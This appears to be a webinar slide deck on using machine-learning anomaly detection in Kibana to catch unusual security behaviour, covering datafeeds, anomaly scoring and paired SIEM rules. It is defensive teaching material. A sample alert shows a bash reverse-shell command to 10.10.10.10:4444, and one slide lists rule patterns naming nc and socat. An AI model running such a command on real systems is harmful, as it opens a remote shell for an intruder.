

| 21th Aug 2026

Smarter Threat Detection: Using StackOps Machine Learning

From unusual behavior to an actionable security decision

Chen LIANG, Senior Cybersecurity Engineer - StackOps



What this Webinar will cover

AGENDA

1



Why behavioral ML matters

01

2



How the ML Job Evaluates Behaviour

02

3



Follow one anomaly in Kibana

03

4



Scenarios & use cases

04

5



The StackOps MLAD design package

05

6



Simplify with StackOps ML Advisor

06

Who is ML anomaly detection for?

Five conditions & scenarios that make behavioral ML worth switching on.

1



Data-rich environments

Enough historical data to establish a reliable baseline.

2



High-value or sensitive workloads

Abnormal activity could indicate security, operational, or business risk.
Teams that cannot afford to miss anomalies.

3



Complex or unpredictable behavior

Patterns are difficult to define using static rules or thresholds.

4



Additional detection layer

Surface subtle or unexpected signals traditional rules may overlook.

5




Growing AI-enabled threats

Attackers increasingly use AI to generate signature-evading techniques.
Behavioral detection adapts where static rules and thresholds fall behind.

Kibana ML is best suited to sufficient data, meaningful risk, unpredictable behavior, and a low tolerance for missed anomalies.

How ML anomaly detection works

It learns normal for each entity, then ranks how far each new bucket departs from it.




An anomaly is a ranked lead, not proof of attack—analyst context decides what it means.



A valid command can be wrong

Every command below is valid syntax. Only one has never run on this host before.



Static rule logic

Does this match a known bad pattern?

nc * OR socat *

the command is bash — no rule pattern matches it

MISSED

bash *

matches every legitimate shell on every host

NOISY

Behavioral ML

Is this unusual for this host?

rare process.command_line by host.name

never seen in 90 days of this host — ranked, not matched

SCORED

influencers: host.name, user.name


the result names who and where without a new rule

EXPLAINED

Syntax says the command is valid. Behavior says it has never run here before.

Where analysts see the unusual

One screen, four landmarks — each outlined in the colour of the card that explains it.



1 Job context

top bar

What behavioral question is this job asking?

2 Host influencer

left panel

Which host should the analyst investigate?

3 Time window

timeline strip

When did the model see unusual behavior?

4 Anomaly record

results table

Which record scored, and what did it involve?



What the model learns from

The datafeed picks the events; the history window decides whether the baseline can be trusted.

DATAFEED QUERY

```
{ "bool": { "filter": [
  { "range": { "@timestamp": { "gte": "now-90d/d" } } },
  { "terms": { "event.provider": ["iam.amazonaws.com"] } },
  { "match_phrase": { "aws.cloudtrail.read_only": false } },
  { "exists": { "field": "event.action" } }, { "exists": { "field": "user.name" } } ] }
```

now-90d/d

History window

90 days of history. Two to three representative weeks is the readiness benchmark.

event.provider

Event scope

IAM calls only. The rest of CloudTrail never reaches the model.

read_only: false

Event filter

Mutating calls only. Read-only activity is dropped before the detector sees it.

exists


Field checks

Documents missing event.action or user.name are skipped — the detector needs both.

Wrong filter or too little history and the baseline is wrong — before the model ever scores a thing.

How ML turns events into anomalies

From raw events to an explainable anomaly result.



Partition and bucket span define the context; the detector scores it; influencers explain it.




Prioritize by score

The less likely the behavior, the higher the anomaly score. Use the score to prioritize what to investigate first.

LIKELY FOR THIS ENTITY

EXTREMELY UNUSUAL

50 · the default rule threshold



The score ranks improbability against the job's own history

Drill into a single anomaly

Single-Metric Viewer — five landmarks, each outlined in the colour of the card that explains it.



1 Job and entity

Which job, detector and series this view is scoped to.

top bar

2 Model bounds

The model's expected range for that metric in each bucket.

chart band

3 Annotations

Add context the model cannot know.

chart markers

4 Severity

The anomaly score for each record — 91, 95 and 62.

score column


5 Actual vs typical

What happened vs what was expected — 9x, 4x and 95x. The scores do not follow that order.

right columns

How the anomaly score actually works

One guard, one door — both the usual level and how much it varies change through the day.



90 people

07:00 · morning

9× the usual 10

Mornings run about ten an hour and have never been erratic. Ninety sits a long way outside anything the model has seen at this hour.

score
91

120 people

12:00 · lunch

4× the usual 30

Lunch is the most predictable hour of the day, so the expected range is at its tightest. 120 is extremely improbable given this tight expected range — so it receives the highest score.

score
95

60 people

02:00 · dead of night

95× a near-zero usual

95× sounds extreme because the typical is almost zero. But this hour has historically shown much more variation, so 60 is unusual without being the least probable.

score
62

The score reflects how improbable the count is given what the model expects for that hour, not how many times bigger it is.



Scenarios Exceptions

Two tools for two kinds of exception — and a fixed order for reaching for them.

Anomaly Detection

Calendars

Calendars contain a list of scheduled events for which you do not want to generate anomalies, such as planned system outages or public holidays.

You have 0 calendars [Manage](#) [Create](#)

Filter Lists

Filter lists contain values that you can use to include or exclude events from the machine learning analysis.

You have 0 filter lists [Manage](#) [Create](#)

Machine Learning → Anomaly Detection → Settings

WHEN A JOB IS NOISY, IN THIS ORDER



Calendars

KNOWN TIME

Scheduled windows you never want scored—planned outages, patch runs, public holidays.

patch window

public holiday

quarter-end batch



Filter lists

KNOWN VALUE

Reusable value lists that include or exclude specific events from the analysis.

vulnerability scanner


backup service account

approved admin tool

Tell the model what is exceptional. Raising the threshold just hides the real signal with it.

From events to a security alert

A paired rule makes model evidence actionable



The model produces evidence. The rule makes that evidence operational.



Create an ML detection rule

Pick Machine Learning as the rule type, then point it at the job.

1

Rule type: Machine Learning

Select it from the rule-type gallery to pair a rule with a job.

2

Pick the ML job

Choose the job to watch, or launch "Create custom job" for a tenant-scoped one.

3

Set the anomaly score threshold

50 by default—this is the gate that turns a result into an alert.

Rule type



Machine Learning

Select ML job to detect anomalous activity.

✓ Selected

Machine Learning job

stackops_linux_spike_outbound_connection_by... ×



Create custom job

We've provided a few common jobs to get you started. To add your own custom jobs, assign a group of 'security' to those jobs in the [Machine Learning](#) application to make them appear here.

The selected ML job, stackops_linux_spike_outbound_connection_by_host, is not currently running. We will start stackops_linux_spike_outbound_connection_by_host when you enable this rule.

Anomaly score threshold



50



Turn a score into evidence

Four questions — and every answer is already in the alert.

01

What changed?

Rare value, high count, or high distinct count?

function

process.command_line



02

Which entity?

Host, user, command, process, or another influencer?

host.name

user.name



03

How far from normal?

Compare the record score against the rule's operational gate.

record_score

anomaly_threshold



04

What supports the hypothesis?

Raw events, parent process, related alerts, and known change activity.

influencers

by_field_value




Aug 4, 2026 @ 17:41:56.031

△ [StackOps][Workshop][ML][Linux] Rare Command Execution by Host

Status	Risk score	Assignees	Notes
Open	76	+	Add note
Overview Table JSON			
Show investigation guide			
Highlighted fields + Add Field			
Field	Value		
@timestamp	2026-08-04T09:41:56.031Z		
host.name	stackops-demo-linux-01		
user.name	stackops-workshop-user		
process.name	bash		
process.command_line	bash -i >& /dev/tcp/10.10.10.10/4444 0>&1		
job_id	stackops_linux_rare_command_by_host-demo		
function	rare		
is_interim	false		
record_score	57.25588208902958		
influencers	{"influencer_field_name":["host.name"],"influencer_field_values":["stackops-demo-linux-01"]} {"influencer_field_name":["process.command_line"],"influencer_field_values":["bash -i >& /dev/tcp/10.10.10.10/4444 0>&1"]} Show more		
partition_field_name	host.name		
partition_field_value	stackops-demo-linux-01		
by_field_name	process.command_line		
by_field_value	bash -i >& /dev/tcp/10.10.10.10/4444 0>&1		
all_field_values	stackops-demo-linux-01 stackops-demo-linux-01 Show more		
kibana.alert.rule.type	machine_learning		
kibana.alert.rule.parameters.mach	stackops_linux_rare_command_by_host-demo		
kibana.alert.rule.parameters.anom	50		
aly_threshold			

From model evidence to analyst work

The paired Security rule promotes a final anomaly above the operational threshold into an alert.



01 Rule condition

Requires a final anomaly record scored at least 50.

02 Workflow context

Severity, risk, MITRE context, and guidance prioritize the work.

03 Correlation pivot


Shared tags lead to related evidence.

The rule is what puts model evidence in the analyst queue—the model does not raise the alert.



Coverage across four domains


48 ML jobs, each paired with a SIEM rule, across four domains.



Detector mix: 25 rare · 17 high_count · 6 high_distinct_count

Correlation comes out of the box

Tier one models behavior. Tier two alerts on it. Shared tags then connect both SIEM lanes.





Design your own job

Five questions turn a security concern into a job and rule pair.

1

Scope

Which log sources and events matter most, and do they carry the required fields?

2

Baseline

Whose normal is kept separate: user, host, service, or peer group?

3

Pattern

Rare value, high volume, or high distinct cardinality?

4

Explain

Which influencers and raw-event pivots will an analyst actually follow?

5

Operationalize

Bucket span, feed cadence, threshold, severity, tags, and owner.

Model [field] with [function] per [entity] over [bucket]; explain with [influencers]; alert with [threshold].



